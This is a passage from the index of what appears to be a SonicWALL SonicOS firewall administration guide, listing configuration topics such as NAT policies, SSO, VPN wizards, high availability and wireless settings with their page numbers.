  check network settings 192  
  core monitor 195  
  DNS name lookup 198  
  find network path 198  
  link monitor 196  
  multi-core monitor 193  
  packet size monitor 197  
  ping 198  
  reverse name resolution 200  
  tech support report 190  
  trace route 202  
  user monitor 204  
  web server monitor 203  
Diffie-Hellman, see DH group  
Distributed Enforcement Architecture (DEA) 1333  
DNS  
  configuring 327  
  inherit settings dynamically 328  
  rebinding attack prevention 328  
  specify DNS servers manually 328  
  with L2TP server 990  
domains 1043  
DoS 896  
DSL  
  setup wizard 1435  
DTIM interval 527  
dynamic DNS 457  
  configuring 458  
  providers 458  
**E**  
easy ACL 507  
encryption  
  VPN policy wizard 1452, 1457  
Ethereal 165  
exclusion list  
  configuring 1327  
**F**  
failure trigger level 978  
file transfers, restrict 1325  
filter properties 1287  
FIPS 161  
firmware  
  auto-update 160  
firmware management  
  automatic notification 156  
  backup firmware image 159  
  booting firmware 158  
  export settings 156  
  import settings 156  
  safemode 159  
  updating firmware 159  
fragmentation threshold 527  
fragmented packet handling 978

**G**  
GAV  
  cloud anti-virus database 1328  
  configuring 1319–1353  
  deep packet inspection 1318  
  HTTP clientless notification 1327  
  HTTP file downloads 1318  
  inbound inspection 1324  
  outbound inspection 1324  
  overview 1315  
  protocol filtering 1323  
  restrict file transfers 1325  
  signatures 1323, 1330  
  SMTP messages 1326  
  status information 1322  
Global VPN Clients  
  VPN policy wizard 1454  
Grid IP Reputation 895  
groups  
  adding 1113  
  users 1109  
GroupVPN 1451  
guest profiles 1202  
guest services 1201  
  guest profile 1202  
  login status window 1202  
guest status 1209  
**H**  
H.323 867  
  transforming H.323 messages 879  
hardware failover  
  wireless WAN 472–473  
hex editor 731

## high availability

- active/active UTM overview 1220
- active/active UTM prerequisites 1234
- applying licenses to each unit 1245
- associating appliances on MySonicWALL 1225
- configuring Active/Active UTM 1239
- configuring advanced settings 1239
- configuring in SonicOS 1234
- configuring monitoring 1241
- configuring settings 1237
- configuring Stateful HA 1239
- crash detection 1216
- disabling PortShield 1235
- forcing transitions 1244
- how active/active UTM works 1220
- how it works 1215
- how stateful HA works 1218
- initial active/active UTM setup 1224
- initial setup 1224
- interfaces to use 1224
- license synchronization overview 1221
- prerequisites 1221
- stateful HA overview 1217
- synchronizing settings 1244
- terminology 1215
- verifying active/active UTM 1251
- verifying HA status 1249
- virtual MAC address 1216

HTTP clientless notification 1327

HTTP file downloads protection 1318

## I

IDS 591

- authorizing access points 593
- rogue access points 592

IKE

- DH group 1452
- phase 2 1457
- VPN policy wizard 1451

IKE dead peer detection 978

inbound inspection 1324

internet connectivity

- setup wizard 1427

interface

- Ethernet settings 247
- Internet traffic statistics 210

interfaces

- bandwidth management 257
- configuring LAN static interfaces 243
- configuring WAN interface 250
- configuring wire mode 290
- configuring wireless interfaces 247
- settings 210
- transparent mode 246

internal network protection 1317

intrusion detection system, *see* IDS

intrusion prevention service

- architecture 1334
- deep packet inspection 1333
- terminology 1335

IP Helper 417

- add DHCP policy 419
- add NetBIOS policy 420

IPS Sniffer Mode

- compare to L2 Bridge Mode 214
- configuring 286
- overview 241

ISP

- setup wizard 1435

## J

junk box summary

- default frequency 910
- send only to LDAP users 910
- subject line 910
- URL for user view 910

## K

key

- IKE phase 1 1451
- VPN policy wizard 1451

known bad IP address 895

Known spammers 895

known spammers 894

## L

L2TP 989

- configuring 990

L2TP-over-IPSec 989

LAN

- setup wizard 1438

Layer 2 Bridge Mode 214

Layer 2 Tunneling Protocol, *see* L2TP

LDAP

- importing users from LDAP 1110

link aggregation 267

link monitor 196

Linux

- using Samba for SSO 1081, 1186

local groups 1043

- adding 1113

local users 1043, 1106

- adding 1108

- editing 1110



## log

- automation 49, 1377, 1413
- DeepSee 1415
- e-mail alert addresses 1414
- e-mailing logs 97
- event message priority levels 100
- exporting 97
- generating reports 1419
- legacy attacks 1405
- log categories 1408
- mail server settings 1414
- name resolution 1417
- PCAP 1415
- redundancy filter 1405
- view table 96
- viewing events 95

## login pages

- customize 1105
- recovery 1106

## login status window 1202

## logs

- priority, configuring 1404

## loopback policy 1447

## M

### MAC filter list 507, 529

### Macintosh

- using Samba for SSO 1081, 1186

### manage security services online 117

### management interface 39

- applying changes 41
- common icons 41
- dynamic user interface 39
- getting help 44
- logging out 45
- navigating 40
- navigating tables 42

### mandatory filtered IP addresses 1297

### MCUs 867

### mirror

- packets 177

### multicast 799

- create a new multicast object 801
- IGMP state table 802
- multicast state table entry timeout 800
- reception of all multicast addresses 801
- require IGMP membership reports for multicast data forwarding 800
- snooping 800

### multi-core monitor 193

## N

### NAT

- routed mode alternative 271
- with PPPoE 1436
- with PPTP 1437

### NAT policies 381

- comment field 385
- creating 390
- creating a many-to-many NAT policy 392
- creating a many-to-one NAT policy 391
- creating an inbound one-to-one NAT policy 393
- creating an outbound one-to-one NAT policy 392
- enable 385
- inbound interface 385
- inbound port address translation 396–397
- loopback policy 1447
- navigating and sorting 382
- original destination 384
- original service 385
- original source 384
- outbound interface 385
- public server wizard 1447
- reflective policy 385
- settings 384
- translated destination 384
- translated service 385
- translated source 384

### NAT traversal 978

### NetExtender 1020

- command line interface 1033
- status window 1020

### NetExtender, see SSL VPN

### network anti-virus 1305

### network monitor 463

### network settings

- setup wizard 1428

### NTLM

- about NTLM authentication 1086
- browser settings 1092
- configuration 1164
- configuring NTLM authentication 1167
- how NTLM works 1091
- max users 1086
- NTLMv2 on Windows 7/Vista 1169

## O

### objects

- service group 1447
- one arm mode, see IPS Sniffer Mode
- outbound GAV inspection 1324

## P

- packet monitor
  - advanced filter settings 175
  - basic operation 179
  - benefits 165
  - configuring 168
  - display filter 172
  - export file types 186
  - firewall rules based 169, 667
  - FTP logging 175
  - hex dump 182
  - logging 174
  - mirror settings 177
  - mirroring status 183
  - monitor filter settings 170
  - overview 165
  - packet details 182
  - starting capture 179
  - starting mirror 180
  - status indicators 183
  - supported packet types 186
  - viewing packets 180
- packet size monitor 197
- password
  - setup wizard 1429
- PCAP 1415
- phase 1
  - VPN policy wizard 1451
- phase 2
  - VPN policy wizard 1457
- policy based routing 360
- port redundancy 267
- PPPoE
  - NAT with 1436
  - setup wizard 1434, 1436
- PPTP
  - NAT with 1437
  - setup wizard 1434, 1437
- preamble length 526
- presared key
  - VPN policy wizard 1455
- probe-enabled policy based routing 363
- protocol filtering 1323
- public server wizard 1446
  - access rules 1447
  - NAT policies 1447
  - server address objects 1446
  - server name 1445
  - server private IP address 1445
  - server type 1444
  - service group object 1447
  - starting 1443

## Q

- QoS
  - bandwidth management 821
  - classification 807
  - defined 807
  - enabling 802.1p 811
  - mixed VPN traffic 815
  - Quality of Service 807
  - site to site VPN 809
- Quality of Service
  - QoS 807
- R
- RADIUS
  - configuring user authentication 1118
    - with L2TP server 991
- RDP bookmarks 1054
- remote desktop 1054
- remote site protection 1317
- Reputation-list 896
- restart SonicWALL security appliance 205
- restore default settings 527
- restrict web features 1284
- rogue access points 592
- route policies 360
- routed mode 271
- routing 357
  - metric values 360
  - policy based routing 360
    - probe-enabled policy based routing 363
  - route advertisement 358
  - route advertisement configuration 358
  - route policies table 361
  - route policy example 363
  - static routes 357, 362
- RTS threshold 527
- S
- Samba
  - SSO support for Mac/Linux 1081, 1186
- SCEP
- schedules
  - adding 151
  - deleting 153
  - mixed 151
  - one-time 151
  - recurring 151
- SDP 574, 878
- security appliance
  - setup wizard 1427
- security services
  - licenses 113
  - managing online 1261
  - manual upgrade for closed environments 118
  - manually update 1264
  - summary 1257

- security services settings
  - maximum security 1263
  - performance optimized 1263
- server
  - public server wizard 1443
- server protection 1318
- service group
  - public server wizard 1447
- services 349
  - adding custom services 353
  - adding custom services group 356
  - default services 351
  - supported protocols 352
- settings
  - users 1097
  - VPN 927
- setup wizard
  - change password 1429
  - change time zone 1430
  - configuration summary 1441
  - DHCP mode 1435
  - LAN DHCP settings 1438
  - LAN settings 1438–1439
  - NAT with DHCP client 1435
  - NAT with PPPoE 1436
  - NAT with PPPoE client 1436
  - NAT with PPTP 1437
  - NAT with PPTP client 1437
  - static IP address with NAT enabled 1428
  - WAN network mode 1433
- signatures 1323
  - manually update 1264
- signatures table 1330
- Simple Certificate Enrollment Protocol
  - see SCEP
- SIP 867
  - media 878
  - signaling 878
  - transforming SIP messages 878
  - UDP port 878
- site-to-site VPN
  - policy name 1455
  - VPN policy wizard 1455
- SMTP messages, suppressing 1326, 1346
- SonicPoints 555
  - IDS 591
  - managing 557
  - provisioning profiles 557, 613
  - reporting 587
  - station status 587
- SonicWALL discovery protocol, see SDP
- SonicWALL Mobile Connect 1007
  - SSL VPN
    - SonicWALL Mobile Connect 998
- SonicWALL simple provisioning protocol, see SSPP
- SonicWALL technical support 32
- SonicWALL ViewPoint 1421
  - activating 1421
  - enabling 1424
- spammers 894
- SSID 509
- SSID controls 526
- SSL VPN
  - bookmarks 1043
  - client routes 1008
  - client settings 1005
  - configuring zones 1006
  - overview 996
  - portal settings 1003
  - server settings 1002
  - SonicWALL Mobile Connect 1007
  - status 1001
  - using NetExtender 1012
  - virtual office 1011
- SSL-VPN 1043
- SSO
  - about NTLM authentication 1086
  - advanced settings 1181
  - agent installation 1144
  - agents 1089
  - bypassing 1184, 1188
  - configuring NTLM 1167
  - forcing user login 1188
  - how NTLM works 1091
  - HTTP login with RADIUS CHAP 1099
  - LED colors for agent status 1158, 1182
  - NTLM authentication configuration 1164
  - NTLM browser settings 1092
  - per-zone enforcement 1162
  - probe test mode 1160
  - probe timeout 1160
  - RADIUS authentication methods 1118
  - Samba for Mac/Linux 1081, 1186
  - statistics 1182
  - statistics in TSR 1183
  - tooltips 1182
  - user info in TSR, controlling 1183
  - white listing IP addresses 1184, 1188
- SSPP 575
- static IP
  - setup wizard 1433
- status
  - security services 108
  - users 1096
  - wireless 508
- syslog
  - adding server 1411
  - event redundancy rate 1410
  - server settings 1410
- syslog server 1409

## system

- alerts 107
- information 106
- network interfaces 109

## T

- tap mode 290
- Terminal Server 1054
- testing
  - URL for user view in junk box summary 910
- time
  - NTP settings 146
  - setting 146
- time zone
  - setup wizard 1430
- tooltips 42
- transmit power 526
- Transparent Mode 214, 216, 218
- trusted domains 1285

## U

- user authentication
  - VPN policy wizard 1453
- user monitor 204
- users
  - acceptable use policy 1103
  - active sessions 1096, 1191
  - adding 1108
  - adding local groups 1113
  - authentication methods 1098
  - configuring RADIUS authentication 1118
  - creating local groups 1113
  - customize login pages 1105
  - editing 1110
  - global settings 1100
  - groups 1109
  - guest accounts 1204
  - guest profile 1202
  - guest services 1201
  - guest status 1209
  - local users 1106
  - login status window 1202
  - settings 1097
  - SonicWALL authentication 1108
  - status 1096

## V

- virtual assist 1061
  - settings 1063
  - status 1062
  - using virtual assist 1067

## VPN 927, 977

- active L2TP sessions 991
- active tunnels 941
- advanced settings 978
- DF bit 978
- DHCP leases 987
- DHCP over VPN 983
  - central gateway 984
  - remote gateway 985
- DHCP relay mode 983
- export client policy 951
- failover to a static route 968
- global VPN client 932
- GroupVPN 942
- L2TP Server 989
- L2TP-over-IPSec 989
- NAT traversal 978
- planning sheet 933
- settings 927
- site-to-site 952
- tunnel interface 970
  - advanced routing 379, 971
- VPN policy window 953
- VPN policy wizard 1449
- VPN policy wizard 1449
  - authentication 1452, 1457
  - configuration summary 1457
  - connecting Global VPN Clients 1454
  - destination networks 1456
  - DH group 1452, 1457
  - encryption 1452, 1457
  - IKE phase 1 key method 1451
  - IKE security settings 1452, 1457
  - life time 1457
  - local networks 1456
  - peer IP address 1455
  - policy name 1455
  - preshared key 1455
  - site-to-site VPN 1455
  - user authentication 1453
  - VPN policy type 1450
  - WAN GroupVPN 1451

## W

- WAN
  - GroupVPN 1451
  - setup wizard 1433
- WAN Acceleration 1369
- WAN failover
  - statistics 305
- web proxy 427
  - bypass proxy servers 429
  - configuring 428
- WEP 562, 568
- Wi-Fi Certified 558
- wire mode 290

---

- wireless
  - IDS 591
  - SonicPoints 555
- wireless encryption
  - authentication type 523
  - extensible authentication protocol 520
  - extensible authentication protocol 522
  - pre-shared key 520
  - WPA encryption 520
- wireless encryption protocol, see WEP
- wireless firmware 509
- wireless guest services 509
- wireless node count 507
- wireless status 508
- wireless WAN 469, 471–489, 491
  - connection model 272, 472
  - data limiting 485
  - failover 272, 472–473
  - glossary 487
  - maximum connection time 483
  - monitoring 486
  - overview 471–476
  - PC cards 475
  - prerequisites 476
  - service providers 476
  - status 477
- wireless zones 557
- Wireshark 165
- wireshark 728
- wizard
  - public server 1443
- wizards
  - setup wizards 1427
- WLAN 509
  - settings 509
  - statistics 510
- WPA and WPA2 519–520
  - EAP 522
  - PSK 521

## Z

- zone
  - SonicPoints 557
  - wireless 557
- zones 309
  - adding 314
  - allow interface trust 312, 323
  - configuring for SSL VPN 1006
  - enabling security services 312
  - how zones work 310
  - predefined 311
  - security types 311
  - SSO enforcement on 1162
  - zone settings table 313

